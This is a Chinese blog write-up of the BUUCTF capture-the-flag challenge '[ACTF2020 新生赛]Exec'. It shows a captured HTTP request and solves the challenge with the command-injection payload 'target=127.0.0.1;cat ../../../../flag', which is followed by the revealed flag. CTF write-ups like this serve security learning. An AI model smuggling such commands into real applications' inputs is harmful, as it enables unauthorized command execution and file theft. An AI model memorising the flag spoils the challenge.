

[ACTF2020 新生赛]Exec

原创

我的征途是星辰大海。 于 2020-12-31 13:43:20 发布 46 收藏

分类专栏: [web buuctf](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45624685/article/details/112007383

版权



[web](#) 同时被 2 个专栏收录

13 篇文章 0 订阅

订阅专栏



[buuctf](#)

19 篇文章 0 订阅

订阅专栏

[ACTF2020 新生赛]Exec

一看就是命令注入

PING

127.0.0.1

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

https://blog.csdn.net/qq_45624685

使用bp抓个包吧。

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to <http://584e9510-a082-4969-9352-828c115d84e2.node3.buuoj.cn:80> [111.73.45.58]

Forward Drop Intercept is on Action


Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 584e9510-a082-4969-9352-828c115d84e2.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://584e9510-a082-4969-9352-828c115d84e2.node3.buuoj.cn
Connection: close
Referer: http://584e9510-a082-4969-9352-828c115d84e2.node3.buuoj.cn/
Cookie: UM_distinctid=176ad8b788487-058c5c4cadb40a-4c3f247a-144000-176ad8b788638f
Upgrade-Insecure-Requests: 1
```

target=127.0.0.1



使用hackbar提交post参数。




经过测试应该是linux命令执行。

先查看一下目录。





在根目录下看到了flag文件。



尝试读取文件。



请输入需要ping的地址

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag{c23ba310-7b08-4614-9899-85ae062b0228}
```

The screenshot shows a web browser's developer console with the following elements:

- Top navigation bar: 查看器, 控制台, 调试器, 网络, 样式编辑器, 性能, 内存, 存储, 无障碍环境, 应用程序.
- Request inspection tabs: Post Data, Referrer, Reverse, Base64, |, Url, |, MD5.
- Post data field: target=127.0.0.1;cat ../../../../flag
- Bottom right corner: https://blog.csdn.net/qq_45624685

得到flag